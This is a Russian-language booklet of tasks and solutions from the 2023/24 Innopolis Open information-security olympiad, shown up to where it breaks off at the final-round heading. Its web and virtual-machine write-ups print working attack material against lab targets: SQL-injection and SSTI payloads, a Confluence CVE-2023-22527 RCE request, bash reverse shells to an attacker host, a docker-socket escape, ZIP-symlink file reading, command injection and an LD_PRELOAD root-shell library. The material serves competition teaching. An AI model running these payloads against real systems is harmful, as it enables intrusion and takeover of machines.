УНИВЕРСИТЕТ ИННОПОЛИС

Международная олимпиада «Innopolis Open» по профилю «Информационная безопасность»

Материалы заданий отборочного и заключительного этапов олимпиады

2023/2024 уч.год

Первый отборочный этап

Первый отборочный этап Олимпиады прошел дистанционно в формате CTF task-based.

CTF (Capture the flag в переводе с англ. яз. «Захват флага») task-based – формат соревнований по информационной безопасности, целью которого является «захват флага» при решении таска (задания). Иными словами, участникам необходимо решить задания и получить ответ в виде «флага»:

- Флагом могут быть скомпрометированные данные, пароли, почты и всё то, что можно найти во время анализа приложений и файлов.
- Флаги представляют собой набор символов или произвольную фразу.
- Флаги имеют одинаковый формат, указанный в задании, например: *InnoCTF{h4110_w0r1d}.*

Особенности формата:

- Используется автоматическая проверяющая система ответов.
- За верный флаг участник получает баллы. За неправильный флаг баллы не вычитаются.
- Для ранжирования участников с одинаковым количеством баллов учитывается время сдачи ответа в проверяющую систему.
- Для некоторых заданий используется динамическая система оценки; чем больше участников решили задание, тем меньше за него можно получить баллов.

Все задания можно отнести к следующим категориям (также приложили список инструментов, которые могут оказаться полезными при решении):

- **JOY** (различные развлекательные задачи). Это может быть коллективная фотография команды, видеозапись с приветствием или прохождение мини-игры.

- **ADMIN** (задания на администрирование операционных систем). Обычно задания, связанные с работой сисадмина: восстановление данных, виртуальные машины и так далее.

• https://www.docker.com/
• https://devhints.io/bash
• https://guides.hexlet.io/ssh/
• https://www.sanfoundry.com/1000-linux-command-tutorials/

- **CRYPTO** (Криптография – задания на криптографические алгоритмы, как на старинные, так и на современные).

• https://www.cryptool.org/
• http://www.sagemath.org/
• https://github.com/hellman/xortool
• http://www.openwall.com/john/

- **FORENSIC** (Компьютерная криминалистика – расследование инцидентов, исследование различных дампов (сетевых, памяти и прочее), восстановление архивов.

• http://www.sno.phy.queensu.ca/~phil/exiftool/
• http://code.google.com/p/volatility/

- **MATH** (Задачи на знание хэш-функций, алгоритмов, сортировки, структуры данных)

• http://algolist.manual.ru/
• https://e-maxx.ru/algo/
• https://sectools.org/tool/hydra/

- **NETWORK** (Задачи на знании сетевых протоколов, сетевого оборудования, принципов работы с сетевым трафиком и отслеживание вредоносной сетевой активности)
• https://www.wireshark.org/
• http://netcat.sourceforge.net/
• https://linux.die.net/man/1/socat
• https://openvpn.net/
• https://www.openssl.org/
• http://nmap.org/download.html

- **PPC** (Задачи на программирование или автоматизацию обработки большого количества данных)
• https://www.python.org/
• http://www.sublimetext.com/
• http://notepad-plus-plus.org/
• http://www.vim.org/

- **MISC** (Задачи на логику, нетривиальное мышление и особенности работы различных технологий)

- **PWN** (задачи на поиск и эксплуатацию уязвимостей в скомпилированных приложениях) Поиск и эксплуатация бинарных уязвимостей)
• http://io.smashthestack.org/
• https://exploit-exercises.com/
• http://overthewire.org/wargames/

- **CTB** (Crack the box в переводе с англ. яз. «Взломать коробку») (Задачи на аудит удалённых машин)

- **REVERSE (**Обратная разработка – исследование бинарных файлов (программ) без исходных кодов и изучение работы различных редких архитектур)
• http://www.gnu.org/software/gdb/download/
• https://www.hex-rays.com/products/ida/support/download.shtml
• http://www.ollydbg.de/
• http://www.hopperapp.com/download.html
• http://code.google.com/p/dex2jar/
• https://github.com/rocky/python-uncompyle6

- **STEGANO** (Стеганография - поиск и обнаружение скрытых каналов передачи, а также их организация)
• http://www.openstego.com/
• http://steghide.sourceforge.net/download.php
• http://www.gimp.org/downloads/
• http://audacity.sourceforge.net/download/
• http://kmb.ufoctf.ru/stego/stegsolve/main.html

- **WEB** (Поиск и эксплуатация веб-уязвимостей)
• https://portswigger.net/burp
• https://beefproject.com/

- https://cirt.net/Nikto2
- http://sqlmap.org/

Задачи формата CTF task-based не предполагают подробного описания условия, иными словами дается путь, файл или ссылка на какой-либо ресурс. Кроме того, задания всегда относятся к одной или нескольким категориям, что позволяет понять какие именно знания и инструменты потребуются для решения. При решении заданий участники не ограничены ни в используемых языках программирования, ни в инструментах.

Задачи первого отборочного этапа

1. PPC

1.1. Captcha

Балл: 1000

Условие:

Сервис VK тестирует новый вид капчи, но им нужно проверить что все ОК, поможете?

Ответ: CTF{y3p_y3p_1t$_OCR}

Решение:

Задача на OCR, пример решения:

```python
from requests import session
from re import compile
from PIL import Image
import pytesseract
import os

if not os.path.exists('./images'):
    os.mkdir('./images')

server_ip = 'localhost'
server_port = 5000
regex = compile('(static/images/(\w+\.jpg))')
flag = compile("CTF\{.*?\}")
s = session()
def read_text_from_image(image_path):
    image = Image.open(image_path)
    text = pytesseract.image_to_string(image)
    return text

while True:
    response = s.get(f"http://{server_ip}:{server_port}").text
    if "CTF" in response:
        print(flag.findall(response))
        exit(0)
    image = regex.findall(response)
    image_path = image[0][0]
    image_name = image[0][1]
    response = s.get(f"http://{server_ip}:{server_port}/{image_path}", stream=True)
    with open(f'./images/{image_name}', 'wb') as file:
        for chunk in response.iter_content(chunk_size=128):
            file.write(chunk)
    answer = read_text_from_image(f"./images/{image_name}")
    s.post(f"http://{server_ip}:{server_port}", data={"answer":answer})

```

1.2. Calc

Балл: 1000

Условие:

Проверим твои навыки математики и программирования? Все просто - тебе дают пример, надо решить и ввести ответ. И так много-много раз. А потом раз - и вот он флаг!

Ответ: CTF{C@lcuL@t3_PlupIU}
Решение:
Пример решения на python:

```python
from pwn import *
from re import compile


server_ip = 'localhost'
server_port = 7090
regex = compile(b'[\d\*\-\+\**,\/,\/\/,\%]+')

io = remote(server_ip, server_port)
response = io.recvline()
print(response)

while True:
    if b"CTF" in response:
        print(response)
        io.close()
        exit(0)
    response = regex.findall(response)
    print(response)

    response = eval(''.join(str(i.decode()) for i in response))
    print(response)
    io.sendline(str(response).encode())
    print(f"sending {response}")
    response = io.recvline()
    response = io.recvline()
    print(response)
```

1.3. 3:15
Балл: 1000
Условие:
В данной задаче вам необходимо прорешать N (N >= 100) раундов подряд такой прикладной задачи: на вход дается текст на латинице, необходимо посчитать количество гласных и количество согласных. Детальное описание задачи - на сервере
Подключайтесь к серверу по netcat и отправляйте корректные ответы. Если ответ некорректный, счетчик сбрасывается и нужно начинать сначала. Используйте python (socket, pwn) или netcat для решения задачи. Время на решение одного раунда - буквально пара секунд, то есть процесс однозначно придется автоматизировать
Ответ: CTF{9FXImUTSmlquekaYPVbf}
Решение:

```
import socket
from time import time, sleep
```

```
def count_vowels_and_consonants(message):
    vowels = "aeiouAEIOU"
    consonants = "bcdfghjklmnpqrstvwxyzBCDFGHJKLMNPQRSTVWXYZ"

    # Initializing counters
    vowel_count = 0
    consonant_count = 0

    # Counting vowels and consonants
    for char in message:
        if char in vowels:
            vowel_count += 1
        elif char in consonants:
            consonant_count += 1

    return vowel_count, consonant_count


def recvall(sock):
    # Helper function to recv n bytes or return None if EOF is hit
    data = bytearray()
    while True:
        packet = sock.recv(2048)
        # print('recv', len(packet))
        if len(packet) == 0:
            break
        data.extend(packet)
        if len(packet) < 2048:
            break
        sleep(0.1)
    return data

buffer_size = 2048

def send_length_of_input():
    # Create a socket object
    client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    server_address = ('0.0.0.0', 9001)

    exclude = [
        'Welcome to our challenge! You need to count vowels and consonants in
the messages below.',
        'Give me your answers like M:N, where M - count of vowels, N - count
of consonants. Example - 5:3'
    ]

    try:
        client_socket.connect(server_address)
        sleep(0.5)
        for i in range(101):
            print(i)
            input_data = recvall(client_socket).decode().split('\r\r\n')
```

```
            result_array = [element for element in input_data if element not
in exclude]
            # print(result_array)
            input_data = " ".join(result_array)
            v, c = count_vowels_and_consonants(input_data)
            client_socket.send(f"{v}:{c}\n".encode())
            sleep(0.2)

    except Exception as e:
        print(f"Error: {e}")

    finally:
        # Close the socket
        client_socket.close()

send_length_of_input()
```

2. Web

2.1. go go go
Балл: 1000
Условие:
Да тут все настолько просто, что мне даже описание делать лень было…
Ответ: CTF{s1mpl3_g0_$$T1}
Решение:
В исходном коде можно найти структуру:

```go
type User struct {
        ID       int
        User     string
        Password string
        GetFlag  func() string
}
```

И обработчик:

```
Hi, {{ .User }}
```

Что намекает нам на SSTI уязвимость.
Пробуем передать в параметре user payload:
`http://localhost:3000/user={{.}}`
и получаем ответ:
`[{1 admin edcb06fb87ecfe460177b32925b64fca 0x100da6450}]`
Теперь наша задача вызвать функцию GetUserFlag, сделать это можно передав следующий payload:
`http://localhost:3000/user={{call%20.GetUserFlag}}`
И получаем флаг.


2.2. I Love PHP (NO)
Балл: 1000
Условие:
Не знаю как вы - а я обожаю PHP (нет), потому что там столько всего интересного…
P.S. флаг храниться в файле /flag.txt
Ответ: CTF{us3_pHp_an7th3r3}
Решение:
Т.к. нам даны исходники- стоит начать и их изучения. Видим, что на странице admin.php есть интересная функция `readCustomFile`. Так же замечаем интересный вызов:

```
if (isset($_GET['adminpage'])) {
                $adminpage = $_GET['adminpage'];
                $param = $_GET['param'];
                $answer = call_user_func_array($adminpage, [$param]);
                echo $answer;
            }
```

Который позволяет нам произвести вызов функции `readCustomFile`. Но для начала надо попасть на страницу.
В index.php есть простенькая sql-injection, достаточно подставить следующий запрос:
`admin' or 1=1 -123`
Теперь мы попали на страницу admin.php и можем провернуть удаленный вызов функции:
`http://localhost:5000/admin.php?adminpage=readCustomFile&param=/flag.txt`
Тем самым получив флаг.

2.3. pass by pass
Балл: 1000
Условие:
Тут кажется все просто, но что-то блокирует… Справишься?
Ответ: CTF{byp@$$_f1lter!}
Решение:
Задача на sql-injection bypass. В ходе исследования, можно понять, что блокируются следующие символы:
`['or', 'select', 'union', ' ', '--', 'OR', "SELECT", 'UNION', ';', 'Select', 'Union']`
Итоговый эксплоит выглядит так:
`admin'/**/oR/**/'1'='1`

2.4. Красный свет / зеленый свет
Балл: 1000
Условие:
Наш разработчик готовил веб-сайт к релизу нового альбома своего любимого исполнителя. Позже выяснилось, что альбома два, ну он и применил креативность свойственную гику. Теперь на сайте доступны два альбома. Но не только лишь все могут найти второй. Челендж заключается именно в этом. У меня не получилось, все методы перепробовал



Ответ: CTF{Fm5jJ9fmeDntM7mIRdLi}
Решение:
Сайт показывал одну картинку, если заходить на него стандартным способом, а также вызывать стандартными методами: 'GET', 'POST', 'PATCH', 'DELETE', 'OPTIONS', 'HEAD', 'CTF'. Если же отправить любой другой HTTP метод, то открывалась другая картинка

3. Crypto

3.1. FairPlay?
Балл: 1000
Условие:

```
Смотри что у меня есть!

|Q|W|E|R|T|
|A|B|C|D|F|
|G|H|I|J|K|
|L|M|N|O|P|
|Y|S|U|V|Z|

QCUSYWYCTRINMKRT

P.S. формат флага - ctf{some_word_here}
```

Ответ: ctf{easy_square_cipher}
Решение:
Два варианта:
- обращаем внимание на название задания - если поменять местами слова - получится playfair - шифр Плейфера. Гуглим и решаем.
- Обращаем внимание на данную нам таблицу и нехватку одной буквы (таблица 5x5, букв в алфавите 26) - идем изучать square cipher и находим шифр Плейфера.

https://www.dcode.fr/playfair-cipher

3.2. ThinkLikeAOldMan
Балл: 1000
Условие:
Вам в руки попала записка из далеких 2000-х годов, кажется, в ней что-то зашифровано. Понять бы что…
2228333{58877778_333666777_6665553}
Ответ: ctf{just_for_old}
Решение:
В задании давался намек на старые времена, а тогда телефоны были кнопочные. Вот и разгадка - текст в записке - всего лишь сообщение, набранное на кнопочном телефоне. https://www.dcode.fr/multitap-abc-cipher

3.3. UGUACUUUC
Балл: 1000
Условие:
Думаешь, что знаешь, что такое UCUCUGA? Ну тогда держи новую задачку UGUACUUC!
UGUACUUUC{GGGGAGAACGAGACAAUCUGU_AUGGAGUCGAGUGCAGGAGAG}
Ответ: ctf{genetic_message}
Решение:
Нам дана последовательность странных символов, но мы точно знаем, что UGUACUUUC — это CTF (по формату флага). Отсюда можем сделать вывод что на одну букву приходится по три символа:
UGU – C
ACU – T
UUC - F
Попробуем поискать в гугле подсказки, вбив туда "UGU ACU UUC", попадаем на страничку на википедии (или любом другому ресурсе), где рассказывается про генетический код: https://ru.wikipedia.org/wiki/Генетический_код

Дальше находим таблицу сопоставления (в примере на википедии она называется Обратная таблица) и расшифровываем сообщение.

3.4. messageX
Балл: 1000
Условие:
Ну чисто по классике - один мой товарищ уверовал что он новый Брюс Шнайер и начал пилить свои "криптосистемы". Отдал на проверку одну из них вам, как быстро вы сможете доказать ему, что даже без знания ключа его система, мягко говоря, не ахти?
OFR{VGEF_PQODKBF_FTQ_YQEEMSQ!}
Ответ: CTF{JUST_DECRYPT_THE_MESSAGE!}

Решение:
1. Легкий способ.

Если бегло изучить код - можно понять, что шифр представляет из себя разновидность шифра Цезаря - и тут нам поможет любой онлайн калькулятор.

2. Сложный способ.
   Нам дан исходный код программы, остается его изучить:
   - ключ генерируется рандомно в пределах от 1 до 100
   - шифруются только буквы
   - есть смещение через ASCII число буквы 'A'
   - ключ высчитывается по длине алфавита (%26) - перебирать все 100 вариантов ключа вообще не обязательно
   - алгоритм шифрования описан одной строкой

Просто пишем обратную программу - по сути нам нужно взять все тоже самое, и поменять знак в одном месте (вместо того что бы отнимать ключ - будем его прибавлять)
Пример:

```
def decrypt(encrypted_message, key):
    decrypted_message = ""
    encrypted_message = encrypted_message.upper()

    for char in encrypted_message:
        if char.isalpha():
            ascii_offset = ord('A')
            decrypted_char = chr((ord(char) - ascii_offset - key) % 26 + ascii_offset)
            decrypted_message += decrypted_char
        else:
            decrypted_message += char

    return decrypted_message

encrypted_text = "OFR{VGEF_PQODKBF_FTQ_YQEEMSQ!}"
for i in range(1,100):
    key = i
    message = decrypt(encrypted_text, key)
    if message[0:3] == "CTF":
        print(message, key)
        exit(0)
```

4. OSINT

4.1. Чудо-остров

Балл: 1000

Условие:

Наш агент провел ночную фотосъемку, успел отправить лишь одно фото, а дальше перестал выходить на связь. Установи его последнее местоположение. Правильным ответом будет название базы отдыха, где было запечатлено это фото. Оно может состоять из нескольких слов, вводи все. На регистр мы ничего не проверяем, язык ввода – английский

Ответ: Koh Tao
Решение:
Работаем с stegSolve

4.2. Timestamp
Балл: 1000
Условие:
На фотографии изображен самый популярный цифровой актив и один из символов Италии, которым они гордятся. Что же их объединяет? В какую дату произошло то самое событие, что помогло одному человеку стать сытым, а второму - богатым?

Ответ в формате unix timestamp с точностью до секунды, например 1234567898. Без обертки CTF
Ответ: 1274552191
Решение:
время покупки пиццы за 10000 BTC

5. Stego

5.1. Залив
Балл: 1000
Условие:
На данном фото изображена звездная ночь (вы, кстати, могли уже встречаться с этой картинкой). Приглядитесь, может ваш глаз и не отличит ничего, но здесь явно что-то скрыто. Используйте свой арсенал для определения секретного послания, зашитого в картинку


Ответ: 7jZvRXILAQxBJ7gDAus2

Решение:
Стандартная фотография картинка в картинке, разбиваем на две и получаем флаг

6. Admin

6.1. Кроссворд

Балл: 1000
Условие:
Что должен знать самый лучший системный администратор в мире? Правильно - команды в консоли и кучу теории, а также софта. Вот мы это и проверим. Реши кроссворд, последовательно собери ключевое слово из клеток, которые помечены цифрами, и получай очки рейтинга! И да пребудет с тобой Ctrl+Alt+Delete



Ответ: ALPVRWMGASLT

Решение:

Необходимо отвечать на задачи, отмеченные в кроссворде для решений

Второй отборочный этап

Для второго отборочного этапа для каждой команды было подготовлено по 2 виртуальные машины.

Участникам были даны лишь ip адреса виртуальных машин (через специального бота). Задача заключалась в том, чтобы получить права доступа user и root, найти флаги и написать отчет о проделанной работе.

Особенности этапа:

На каждой виртуальной машине два уровня сложности, которые можно получить только последовательно:

1) получение доступа пользователя (user);

2) получение доступа суперпользователя (root).

Флаги хранились в текстовых файлах или в другой критической информации (логины, пароли) для каждого уровня.

Флаги сдавались в специально созданного бота. В нем был доступен интерфейс доступа к машинам, их также можно было перезагружать. Первый час перезагрузка была недоступна. Каждую машину можно было перезагружать не чаще, чем раз в 10 минут, при этом лимит на команду при перезагрузке - 1 раз в 2 минуты, при этом пересоздание машины занимало в среднем 2-3 минуты. Зачастую такая перезагрузка требовалась, когда упал сервис, случился kernel panic, был потерян доступ по ssh (и прочие критические случаи).

Учитывалось время сдачи каждого флага. Стоимость при сдаче флага на первой минуте: user – 500 баллов, root – 1000 баллов; далее каждую минуту отнималось одинаковое количество баллов.

Машина №1

Основные уязвимости:

OGNL Injection + docker escape

Сканирование портов:

После получения айпи адреса необходимо было выполнить стандартную процедуру сканирования портов, например вот так:

```
```bash=
masscan --rate=1000 -p 1-65535 <ip_address> # предварительный быстрый скан
nmap -A -p <ports> <ip_address> # точечный скан по портам из результата выше
```
```

Определяем, что нам доступны несколько портов:

```
```bash=
22 - ssh # стандратный порт, не входит в скоуп
8090 - http # висит система atlassian confluence
```
```

Initial access

После изучения доступного функционала (была открыта регистрация на confluence, но внутри не было никаких интересных зацепок) можно было обратить внимание на версию (`help -> info

about confluence`) - 8.4.1, которая попадала под уязвимость [CVE-2023-22527](https://nvd.nist.gov/vuln/detail/CVE-2023-22527).

Подбор подходящего эксплоита:
На данном шаге необходимо было выполнить поиск по открытым источникам на предмет действующего Proof-Of-Concept (PoC) кода, позволяющего эксплуатировать уязвимость.
Можно было найти на [github](https://github.com/Avento/CVE-2023-22527_Confluence_RCE/blob/main/CVE-2023-22527.py) или воспользоваться обычным [BS](https://portswigger.net/burp):

```HTTP=
POST  /template/aui/text-inline.vm  HTTP/1.1
Host: localhost:8090
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 285

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.
internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apa
che.struts2.ServletActionContext@getResponse().setHeader('X-Cmd-
Response',(new freemarker.template.utility.Execute()).exec({"id"}))
```

Суть уязвимости - вызов RCE через недостаточную фильтрацию шаблонов, что позволяет вызвать уязвимость типа [SSTI](https://portswigger.net/web-security/server-side-template-injection).

Получение reverse-shell
После успешной эксплуатации уязвимости и отправки команд (например, команды `id`), можно было обнаружить что сервис запущен из-под учетной записи `root`, а значит у нас имеются все привилегии в системе и можно установить полноценный reverse-shell через [meterpreter](https://github.com/rapid7/meterpreter) или используя [классические](https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/linux) вызовы:

```bash=
# наш сервер
nc -lvp 5555 # сервер приемки с внешним ip адресом или пропущенный через
сервис туннелирования типа ngrok

# команда, которую необходимо отправить на уязвимый сервер для получения
reverse shell'a
bash  -i  >& /dev/tcp/<our_ip>/5555  0>&1 # где вместо поля our_ip указываем
ip нашего сервера или адрес отданный ngrok'ом
```

```
```

Забираем флаг
Флаг лежал по пути `/root/flag1.txt`, но в этот файл так же сыпались логи ошибки, поэтому его нужно было немного поискать (или руками или просто через `grep flag`):
`Try to find another root, but you first flag is:
2f3807e8b535d9013b71b3d97dd40023`

Docker escape
После попадания в систему проводим базовую разведку с помощью инструментов типа [LinPeas](https://linpeas.sh):

```bash=
curl https://linpeas.sh | bash
```

И обнаруживаем что мы находимся внутри docker-контейнера. С помощью инструмента [deepce](https://github.com/stealthcopter/deepce) проверяем какие варианты побега у нас есть и обнаруживаем, что у нас смонтирован docker.sock, что позволяет нам провернуть [побег](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation#mounted-docker-socket-escape):

```bash=
```

Выводим список доступных образов
docker images

Запускаем образ (или можно предварительно сделать docker pull) с монтированием системы
docker run -it -v /:/host/ ubuntu:18.04 chroot /host/ bash

Получаем полный контроль над хостом
```
docker run -it --rm --pid=host --privileged ubuntu bash
nsenter --target 1 --mount --uts --ipc --net --pid -- bash
```

Забираем флаг
После получения доступа до хоста - остается только глянуть по пути `/root/flag2.txt` и забрать последний флаг на этой машине: `**d5c8243a5030fdadfc481b338863467d**`

Машина №2

Основные уязвимости:
LFI via ZIP-symlink, Cookie Forged, LPE via ENV
Сканирование портов
После получения айпи адреса необходимо было выполнить стандартную процедуру сканирования портов, например вот так:

```bash=
```

```
masscan --rate=1000 -p 1-65535 <ip_address> # предварительный быстрый скан
nmap -A -p <ports> <ip_address> # точечный скан по портам из результата выше
```

Определяем, что нам доступны несколько портов:

```bash=
22 - ssh # стандратный порт, не входит в скоуп
80 - http # nginx
```

Initial access

Так как порт ssh нас не интересует, посмотрим внимательно что происходит на 80 порту. Видим сайт под управлением веб сервера на nginx'e, можно попробовать запустить сразу перебор файлов/директорий (смысла мало), а можно изучить функционал.

По пути `http://somesite.local/index.php` висела страница, которая позволяла загружать архивы с txt файлами и рендерила их содержимое прям на эту страницу, так же указывая ссылку на распакованный на сервере файл. Поигравшись с запросами, можно было понять примерную логику работы сервера:
1. если внутри архива не txt файл - вылетает ошибка
2. если внутри архива больше 1 файла - вылетает ошибка
3. обработать можно только txt файлы
4. после успешной загрузки файл храниться с уникальным именем прям на сервера по пути /uploads

Так же в исходном коде страницы можно было натолкнуться на путь `/modules/` (специально был оставлен, чтобы не пришлось заниматься тупым перебором директорий), который автоматически индексировался nginx'ом, а значит показывал файлы внутри каталога:

```bash=
modules/admin.php
modules/auth.php
modules/db.php
modules/func.php
```

Так же можно было найти ссылки на `/login.php` и `/register.php`, но не имея данных пользователей залогиниться не выйдет, а регистрация была отключена.

Теперь задача добраться до файлов типа `func.php` / `admin.php` / `db.php` и изучить их, возможно там окажется что-то интересное.

Symlink + zip
Для получения доступа до файлов необходимо было рассуждать примерно следующим образом:

1. Мы имеем возможность работать с архивами, но при этом внутри имеется ограничение на формат файла только txt;
2. Т.к. в качестве веб сервера у нас выступает nginx, а также имеется 22 порт — значит сервер запущен на *nix образе;
3. В системах *nix имеется возможность работать с symlink — это особый тип файлов, который указывает на другой файл.
4. Архивы формата zip поддерживают создание и хранение symlink'ов

Пробуем создать такой архив:

```bash=
ln -sf somefile.txt /etc/passwd #создаем ссылку на файл /etc/passwd и сохраняем ее в файле somefile.txt
zip --symlinks somefile.zip somefile.txt #архивируем файл с сохранением симлинка
```

И загружаем. Получим вывод с информацией о содержимом файла `/etc/passwsd` хранящегося на сервере. Зная пути до некоторых других файлов, можно теперь посмотреть и их аналогичным способом.

`/modules/func.php`

Представляет собой файл с парочкой функций, из интересного стоит отметить функцию `GenerateSessionUUID`:

```php=
function GenerateSessionUUID($param){return hash('md5', implode('', unpack("L", substr(hash('md5',$param),1,10))));}
```

`/modules/db.php`

Файл для работы с БД, интересная строка с паролем (не поддается бруту) и логином:

```php=
#$stmt = $db->prepare("INSERT INTO users (username, password, uuid) VALUES ('jonny_admin',
'00b27bb209ca1a282a138e7307944dfb131990266800ffd548f726e9f3f42d64', 'uuid')";
```

`/modules/admin.php`

После проверки авторизации позволяет просматривать содержимое файлов, подвержен `OS Command Injection`:

```php=
$response = shell_exec('cat ' . $root . '/uploads/' . $file);
```

```
#### /login.php
```

Обратим внимание на последний интересный файл, после успешной аутентификации пользователя он присваивает Cookie - файл с идентификатором (UUID) пользователя, который генерируется с помощью функции `GenerateSessionUUID` из файла `func.php`.
При этом на вход функция принимает только один параметр - username, что позволяет нам скрафтить такую куку и обратиться напрямую на `modules/admin.php`.

```
```php=
function GenerateSessionUUID($param){return  hash('md5', implode('',
unpack("L", substr(hash('md5',$param),1,10))));}

echo GenerateSessionUUID('jonny_admin');
```
```

OS Command Injection
После успешного крафта куки и попадания в админку можно наконец то приступить к последнему шагу нашей цепочки. Обратим внимание, что выше в файле `admin.php` удалось найти кусок кода вызываемый через `shell_exec`:

```
```php=
$response = shell_exec('cat '  .  $root  .  '/uploads/'  .  $file);
```
```

Что происходит в данном коде?
1. вызывается команда `cat`, которая на вход получает путь до файла, указанного в форме ввода
2. Результат выполнения команды передается в переменную $response

Достаточно вызвать pipe в конце нашего запроса и после выполнения команды `cat` выполнится наша команда, для примера отправим следующий запрос (через форму ввода):

```
```bash=
123.txt | id
```
```

И нам вернется имя пользователя.

Получение reverse-shell

После успешной эксплуатации уязвимости и отправки команд (например, команды `id`, которая подсказывала нам что мы работаем из-под УЗ `webserver`) необходимо было получить полноценный reverse-shell:

```
```bash=
# наш сервер
nc -lvp 5555 # сервер приемки с внешним ip адресом или пропущенный через
сервис туннелирования типа ngrok
```
```

```
# команда, которую необходимо отправить на уязвимый сервер для получения reverse shell'a
123.txt | bash  -i  >& /dev/tcp/<our_ip>/5555  0>&1 # где вместо поля our_ip указываем ip нашего сервера или адрес отданный ngrok'ом
```

Забираем флаг
Флаг лежал по пути `/home/webserver/flag.txt`:
`f8a8f23bb0d1a83a5df202f32a21e671b12b3ba29fdc43f4826ca7633e14669c`

LPE via ENV

После попадания в систему проводим базовую разведку с помощью инструментов типа [LinPeas](https://linpeas.sh):

```bash=
curl https://linpeas.sh | bash
```

И видим, что мы можем запускать скрипт `/opt/clear.sh` с правами root'a, который под капотом очищал логи, папку uploads и перезапускал nginx.

Так же это можно было заметить, введя команду `sudo -l`.

В самом скрипте манипулировать какими-либо параметрами мы не можем, а значит смотрим внимательнее в выводы предыдущих команд и замечаем там интересный параметр `SETENV`, который говорит нам что мы так же можем манипулировать переменными окружения для запуска данного скрипта.

Подготовка
Для этого на своем сервере необходимо собрать файлик по следующей [инструкции](https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld_preload-and-ld_library_path):

```c++=
#include  <stdio.h>
#include  <sys/types.h>
#include  <stdlib.h>
void  _init()  {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
```

Данный файл позволит запустить интерпретатор `bash` с правами root'a, остается его скомпилировать и положить на хост:

```bash=
gcc -fPIC  -shared  -o pe.so pe.c -nostartfiles
```

LPE
Остается сделать один маленький шажок - запустить:

```bash=
sudo  LD_PRELOAD=./pe.so /opt/clear.sh
```

И мы получаем сессию root'a!

Забираем флаг
Флаг лежал по пути `/root/flag.txt`:
`0c622f5cef023fa5004e0f941cf8cb9110a6e79ddcf06d3e58b86c579a7f6a38`

Заключительный этап

Первый тур заключительного этапа

Первый тур заключительного этапа прошел на специальной платформе в формате CTF task-based с добавлением творческих задач.

Особенности тура:
- Длительность тура: 4 астрономических часа.
- Интернет отсутствует.
- Для каждого участника был подготовлен ноутбук с предустановленной ОС Kali Linux 2022.4
- Каждая задача по категориям оценивалась в 10 баллов.
- Платформа хостилась на локальной сети Университета, что ограничивало поиск подсказок в сети интернет.

Творческие задания оценивались по шкале от 0 до 20 баллов с шагом 2 балла в задачах Incident Manager и Квантовое шифрование, задачи Виженер и AND or OR решались на выданных бланках и оценивались по шкале от 0 до 15 баллов с шагом в 5 баллов.

Задачи первого тура заключительного этапа

1. Творческое

1.1. Квантовое шифрование
Балл: 20
Условие:
